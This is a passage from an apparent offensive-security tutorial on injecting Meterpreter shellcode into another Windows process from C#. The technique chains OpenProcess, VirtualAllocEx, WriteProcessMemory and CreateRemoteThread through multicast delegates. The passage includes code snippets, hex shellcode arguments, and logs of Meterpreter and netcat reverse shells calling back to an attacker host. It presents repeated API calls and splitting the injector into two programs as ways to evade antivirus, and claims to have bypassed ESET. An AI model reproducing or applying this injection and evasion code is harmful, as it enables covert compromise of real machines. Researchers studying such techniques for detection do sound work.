
as you can see in the “Picture 5” we have Method (_step2_) in right code & in the left code we have one Delegate for this Method which created by (Mdelagate), that means we have Mdelagte Delegate which has same signature with (_step2_) method,

Public static void _step2_(); has same signature with **Public delegate void MDelegate()**

Note: in the next “Picture 6” you can see our “MDelegate” variable & All C# Methods should have same signature with our “MDelegate” in this method (it is important).


Note: to understanding these codes, “you should read Part 1 & 2 of chapter 14”

as you can see in line number 315 our C# Methods all copied to one Variable “_AllCodes”, it means we have all Delegate Codes in one Variable



```
265             public delegate void MDelegate();
266
                0 references
267             static void Main(string[] args)
268             {
269                 /// > NativePayload_TImd.exe 1 2000 0 4716 "fc,48,.." ...
272                 Console.WriteLine();
273                 Console.ForegroundColor = ConsoleColor.DarkGray;
274                 Console.WriteLine("NativePayload_TImd , Published by Damon Mohammadba
275                 Console.ForegroundColor = ConsoleColor.Gray;
```

Picture 6: Multicast Delegate



```
NativePayload_TImd    NativePayload_TImd.Program    Main(string[] args)
                {
                    _AllCodes = code1 + code2 + code3 + code4;
                }
                if (args[2] == "1")
                {
                    _AllCodes = code1 + code2_1 + code3 + code4;
                }
            }
            else if (args[0] == "2")
            {
                if (args[2] == "0")
                {
                    _AllCodes = code1 + code2 + code3 + code2 + code3 + code2 + code3 + co
                      + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + co
                }
                if (args[2] == "1")
                {
                    _AllCodes = code1 + code2_1 + code3 + code2_1 + code3 + code2_1 + code
                      + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + co
                }
            }
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("[>] Steps will run by Delay.({0})", args[1]);
            Console.ForegroundColor = ConsoleColor.DarkGray;
            if (args[0] == "1") { Console.WriteLine("[>] Steps Count {0}", 4); }
            else if (args[0] == "2") { Console.WriteLine("[>] Steps Count {0}", 28); }

            if (args[2] == "0") { Console.WriteLine("[>] API::VirtualAllocEx set to Memory
            if (args[2] == "1") { Console.WriteLine("[>] API::VirtualAllocEx set to Memory

            foreach (MDelegate MultiCodeitems in _AllCodes.GetInvocationList())
            {
                System.Threading.Thread.Sleep(Convert.ToInt32(args[1]));
                MultiCodeitems();
            }
        }
        :atch (Exception)
        {

        }


        <ception e)


        ole.WriteLine("syntax: " + "\n" + "\t NativePayload_TImd.exe [steps 1 or 2] [delay
        ole.WriteLine("\t example 1: NativePayload_TImd.exe  1  2000  0  4716  \"fc,48,56,
        ole.WriteLine("\t example 2: NativePayload_TImd.exe  2  6721  1  4716  \"fc,48,56,
        ole.WriteLine();
        ole.WriteLine("\t step = 1  you will have 4 steps (default)");
```

Invoke/Call C# Methods (one by one)
code1 (OpenProcess) ,
code2 (VirtualAllocEx) ,
code3 (WriteProcessMemory) ,
code4 (CreateReamoteThread)

```
Miscellaneous Files    NativePayload_TImd.Progı    _Step2_()


        public static void _Step2_()
        {

            string[] _args = new string[2];
            _args[0] = _args1[0];
            _args[1] = _args1[1].Length.ToString();
            IntPtr a = s1;

            int p = len;
            IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p,
            AllocationType.Commit,
            MemoryProtection.ExecuteReadWrite);
            s2 = x;
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write("Step2 Delegate.Invoke(");
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.Write("{0}", s2.ToString("X8"));
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.Write(") Intptr Done.");
            Console.ForegroundColor = ConsoleColor.White;
            Console.Write(" [API::VirtualAllocEx]");
            Console.WriteLine();


        }

        public static void _Step2_1()...
        public static bool s3 = false;
        public static void _Step3_()...
        public static IntPtr s4 = IntPtr.Zero;

        public static void _Step4_()...


    }
    public delegate void MDelegate();

    static void Main(string[] args)...
```

Picture 7: Multicast Delegate & calling methods

finally with this code you can Call/Invoke all Delegate Method one by one very simple with calling “MultiCodeitems()”

foreach (MDelegate MultiCodeitems in _AllCodes.GetInvocationList())
{
System.Threading.Thread.Sleep(Convert.ToInt32(args[1]));
MultiCodeitems();
}

as you can see Multicast Delegate was very simple but something in these codes is important as you can see we have two _AllCodes variable:

_AllCodes = code1 + code2 + code3 + code4;


_AllCodes = code1 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + ... + code3 + code4 + code2 + code3 + code2 + code3 + code2 + code3;

that because I want to show you when you have 4 steps you can call 4 steps via four Variable OR you can repeat some of Steps if you want to test your Target AV for something.

For example you can repeat (Code2 = **VirtualAllocEx**) & (Code3 = **WriteProcessMemory**) for test Anti-virus , because some of them will Detect your code if you want to Call some Native APIs more than once continuously… , this is good way to test them also some of Avs will Detect your Payload in-memory if you want to write them byte to byte (calling WriteProcessMemory more than once for your payload) sometimes… this is good idea to test these things via this Method etc.

Note: Writing Payload to Memory like Byte to byte with some techniques used by some Security Researchers and Red Teamers that means sometimes “Calling **WriteProcessMemory** more than once” but we have some tricks to do this without using WriteProcessMemory.

In the next "Picture 8" you can see ESET bypassed via this simple Method in this case our steps are more than 4 steps…



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (201283 bytes) to 192.168.56.113
[*] Meterpreter session 5 opened (192.168.56.1:4444 -> 192.168.56.113:49709) at 2020-07-06 05:10:46 -0400

meterpreter > getpid
Current pid: 5532
meterpreter > upload '/root/NativePayload_ReverseShellx.exe' "c:\\users\damon\downloads"
[*] uploading  : /root/NativePayload_ReverseShellx.exe -> c:\users\damon\downloads
[*] uploaded   : /root/NativePayload_ReverseShellx.exe -> c:\users\damon\downloads\NativePayload_ReverseShellx.exe
meterpreter > execute -H -f "cmd /c c:\users\damon\downloads\NativePayload_ReverseShellx.exe 192.168.56.1 443"
Process 5988 created.
meterpreter >
```


```
Step1 Delegate.Invoke(00000098) Intptr Done. [API::OpenProcess]
Step2 Delegate.Invoke(15234460000) Int
Step3 Delegate.Invoke(00000000) true ;
Step2 Delegate.Invoke(15234470000) Int
Step3 Delegate.Invoke(00000000) true ;
Step2 Delegate.Invoke(15230930000) Int
Step3 Delegate.Invoke(00000000) true ;
Step2 Delegate.Invoke(15234540000) Int
Step3 Delegate.Invoke(00000000) true ;
Step2 Delegate.Invoke(15234BA0000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step2 Delegate.Invoke(15234BB0000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step2 Delegate.Invoke(15234BC0000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step2 Delegate.Invoke(15234BD0000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step2 Delegate.Invoke(15234BE0000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step2 Delegate.Invoke(15234BF0000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step4 Delegate.Invoke(00000338) Intptr Done. [API::CreateRemoteThread]

Bingo Meterpreter Session by Thread Injection Method + C# Multicast Delegate ;)

Step2 Delegate.Invoke(15234D20000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step2 Delegate.Invoke(15234D30000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step2 Delegate.Invoke(15234D40000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]

C:\Users\damon\Downloads\1>
```

```
root@Joker:~# nc -l -p 443
Microsoft Windows [Version 10.0.18362.836]
(c) 2019 Microsoft Corporation. All rights reserved.
whoami
C:\Windows\system32>whoami
desktop-5ju9ns2\damon
```

Picture 8: Multicast Delegate & calling methods (ESET bypassed)

because of **ESET**, I did not use Meterpreter shell command but I have my own C# Reverse shell code as you can see "NativePayload_ReverseShellx" and with that code I had Shell via netcat…

also in the next "Picture 9" you can see I had session with this code by (4 steps) too.



```
C:\Users\damon\Downloads\1>NativePayload_TImd.exe 1 3500 0 5976 "
,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50,48,0f,b7,4
41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c,48,01,d0,66,81,78,18
7,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0,e3,56,48,ff,c9,41,8b,
,38,e0,75,f1,4c,03,4c,24,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,c
d0,41,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0
f,33,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,bc,
,77,26,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,
48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c
f,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,
,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c
89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a
0,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,
,c2,f0,b5,a2,56,ff,d5"

NativePayload_TImd , Published by Damon Mohammadbagher , Jul 2020
NativePayload_TImd Thread Injection into Target Process + C# Multicast Delegate

[>] Steps will run by Delay.(3500)
[>] Steps Count 4
[>] API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite
[!] Injection Started Time 7/6/2020 5:20:24 AM
[!] Payload Length 510
[>] Injecting Meterpreter Payload to mspaint:5976 Process
[!] Thread Injection Done Time 7/6/2020 5:20:24 AM

Step1 Delegate.Invoke(00000324) Intptr Done. [API::OpenProcess]
Step2 Delegate.Invoke(29F69A10000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step4 Delegate.Invoke(00000320) Intptr Done. [API::CreateRemoteThread]

Bingo Meterpreter Session by Thread Injection Method + C# Multicast Delegate ;)

C:\Users\damon\Downloads\1>
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (201283 bytes) to 192.168.56.113
[*] Meterpreter session 6 opened (192.168.56.1:4444 -> 192.168.56.113:49711) at 2020-07-06 05:20:40 -0400

meterpreter > getpid
Current pid: 5976
meterpreter > upload '/root/NativePayload_ReverseShellx.exe' "c:\\users\damon\downloads"
[*] uploading  : /root/NativePayload_ReverseShellx.exe -> c:\users\damon\downloads
[*] uploaded   : /root/NativePayload_ReverseShellx.exe -> c:\users\damon\downloads\NativePayload_ReverseShellx.exe
meterpreter > execute -H -f "cmd /c c:\users\damon\downloads\NativePayload_ReverseShellx.exe 192.168.56.1 443"
Process 3496 created.
meterpreter >
```

```
Microsoft Windows [Version 10.0.18362.836]
(c) 2019 Microsoft Corporation. All rights reserved.
whoami
C:\Windows\system32>whoami
desktop-5ju9ns2\damon
netstat -nao | find "443"
C:\Windows\system32>netstat -nao | find "443"
  TCP    192.168.56.113:49712   192.168.56.1:443       ESTABLISHED     1712
```

Picture 9: Multicast Delegate & calling methods (ESET bypassed)

Multicast method is really simple & I think you can work with these simple codes too so I think does not necessary to talk about code more than this, now I want to talk about chunk these codes & steps to two part which means we will have two separated code, in the “Part 1 of code” we have Step1 (**OpenProcess**) & Step2 (**VirtualAllocEx**) + Step3 (**WriteProcessMemory**) but we don’t have Step4 (**CreateRemoteThread**), and in the “Part 2 of code” we have Step1 (**OpenProcess**) + Step4 (**CreateRemoteThread**).

Chunking Remote Thread Injection Codes (without multicast Delegate technique)

why do this?
Because with this simple trick you can see which part of code Detected or Will detect by your Anti-virus, when and why…


Part 1 of code: “NativePayload_TId2.cs”

```
Mydels1and2  delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
Mydels2and3  delstep2 = new Mydels2and3(DelCLSInvoke._Step2_);
Mydels3and4  delstep3 = new Mydels3and4(DelCLSInvoke._Step3_);
// Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
 ...
IntPtr H = delstep1.Invoke(Convert.ToInt32(args[1]), args[2]);
if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
IntPtr HA = delstep2.Invoke(H, Xpayload.Length);
if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
 ...
if (delstep3.Invoke(H, HA, Xpayload))
{
            ....
}
```

Part 2 of code: “NativePayload_TId3.cs”

```
Mydels1and2  delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
Mydels4and4  delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
 ...
IntPtr H = delstep1.Invoke (Convert.ToInt32(args[1]));
IntPtr f = delstep4.Invoke (H, ((IntPtr) Convert.ToInt64(args[2], 16)));
 ...
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + C# Delegate [Step2] ;)");
Console.WriteLine();
```

as you can see with this simple trick you can chunk codes to two parts, in this time your injector is “**NtivePayload_TId2**”, that means your payload was injected to target process by this code but in this code you have not Payload Execution and in the next step with Code “**NativePayload_TId3**” you have Payload Execution in target process, this is simple way to test AVs for Attack Detection part by part …



```
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.56.115
[*] Meterpreter session 2 opened (192.168.56.1:4444 -> 192.168.56.115:50024) at 2020-06-04 04:37:32 -0600
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getpid
Current pid: 1316
meterpreter > shell
Process 8008 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,
c7,c2,f0,b5,a2,56,ff,d5"

NativePayload_TId2 , Published by Damon Mohammadbagher , May 2020
NativePayload_TId2 Thread Injection into Target Process + C# Delegate [Step1]

[!] Injection Started, Time 6/4/2020 4:35:39 AM
[!] Payload Length 510
[>] Injecting Meterpreter Payload to mspaint:1316 Process
[!] Thread/Payload Writing Done, Time 6/4/2020 4:35:39 AM

Step1 Delegate.Invoke(000000B4) Intptr Done. [API::OpenProcess]
Step2 Delegate.Invoke(1BD17710000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]

C:\Users\Damon\Downloads>NativePayload_TId3.exe 1316 1BD17710000

NativePayload_TId3 , Published by Damon Mohammadbagher , May 2020
NativePayload_TId3 Thread Injection into Target Process + C# Delegate [step2]

[!] Attack Started, Time 6/4/2020 4:37:30 AM
[>] Opening Target mspaint:1316 Process
